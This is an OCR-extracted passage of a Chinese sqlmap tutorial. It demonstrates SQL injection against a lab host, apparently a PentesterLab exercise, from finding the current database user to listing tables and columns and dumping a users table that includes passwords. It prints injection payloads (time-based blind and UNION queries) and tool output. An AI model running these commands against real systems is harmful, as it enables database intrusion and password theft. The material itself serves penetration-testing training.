
4. WEB应用当前库的用户：
格式：sqlmap –u 指定注入点url –current-user
例：sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root" –current-user

```
Parameter: name (GET)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: name=root' AND SLEEP(5) AND 'Hmog'='Hmog

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: name=root' UNION ALL SELECT CONCAT(0x716b766271,0x756a5479557743
45544575554a64517347675466585a564576636a7863686556534a6a726c744d76,0x71626b76
71),NULL,NULL,NULL,NULL-- Siue
---
[11:41:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[11:41:36] [INFO] fetching current user
current user:    'pentesterlab@localhost'
[11:41:36] [INFO] fetched data logged to text f      root/.sqlmap/outp
ut/192.168.244.128'

[*] shutting down at 11:41:36
```

这里显示的就是当前应用使用的库的用户

SQLmap

5. 列出指定数据库中的表：
格式：sqlmap –u 指定注入点url -D 指定数据库名 –tables
例：sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root" -D exercises --tables



SQLmap


6. 列出指定表中的字段：
格式：sqlmap –u 指定注入点url -D 数据库名 -T 表名 --columns
例：sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root" -D exercises -T users --columns

```
[14:45:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[14:45:52] [INFO] fetching columns for table 'users' in database 'exercises'
Database: exercises
Table: users
[5 columns]
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| age     | int(11)     |
| groupid | int(11)     |
| id      | int(11)     |
| name    | varchar(50) |
| passwd  | varchar(50) |
+---------+-------------+

[14:45:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.244.128'

[*] shutting down at 14:45:52
```

这里显示指定表中的字段

SQLmap

7. 列出字段的内容：
格式：sqlmap –u 注入点url -D 数据库名 -T 表名 –columns –C “字段” --dump
例：sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root" -D exercises -T users -C "age,groupid,id,name,passwd" --dump



Thanks!